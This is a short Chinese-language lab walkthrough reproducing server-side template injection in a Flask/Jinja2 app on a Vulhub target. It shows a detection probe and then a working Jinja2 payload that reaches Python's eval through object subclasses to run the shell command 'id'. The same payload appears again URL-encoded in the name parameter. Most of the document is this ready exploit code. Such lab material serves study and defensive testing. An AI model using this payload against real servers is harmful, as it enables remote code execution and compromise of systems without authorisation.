
**一、靶场搭建**

1、Vulhub启动

2、访问8000端口



**二、漏洞复现**

1、访问[http://ip/?name={{233\*233}}，得到54289](http://ip/?name=%7b%7b233*233%7d%7d，得到54289)则存在漏洞



2、获取eval函数并执行任意Python代码的POC

{% for c in [].\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() %}

{% if c.\_\_name\_\_ == 'catch\_warnings' %}

{% for b in c.\_\_init\_\_.\_\_globals\_\_.values() %}

{% if b.\_\_class\_\_ == {}.\_\_class\_\_ %}

{% if 'eval' in b.keys() %}

{{ b['eval']('\_\_import\_\_("os").popen("id").read()') }}

{% endif %}

{% endif %}

{% endfor %}

{% endif %}

{% endfor %}

3、带入name参数成功回显id



http://your-ip:8000/?name=%7B%25%20for%20c%20in%20%5B%5D.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()%20%25%7D%0A%7B%25%20if%20c.\_\_name\_\_%20%3D%3D%20%27catch\_warnings%27%20%25%7D%0A%20%20%7B%25%20for%20b%20in%20c.\_\_init\_\_.\_\_globals\_\_.values()%20%25%7D%0A%20%20%7B%25%20if%20b.\_\_class\_\_%20%3D%3D%20%7B%7D.\_\_class\_\_%20%25%7D%0A%20%20%20%20%7B%25%20if%20%27eval%27%20in%20b.keys()%20%25%7D%0A%20%20%20%20%20%20%7B%7B%20b%5B%27eval%27%5D(%27\_\_import\_\_(%22os%22).popen(%22id%22).read()%27)%20%7D%7D%0A%20%20%20%20%7B%25%20endif%20%25%7D%0A%20%20%7B%25%20endif%20%25%7D%0A%20%20%7B%25%20endfor%20%25%7D%0A%7B%25%20endif%20%25%7D%0A%7B%25%20endfor%20%25%7D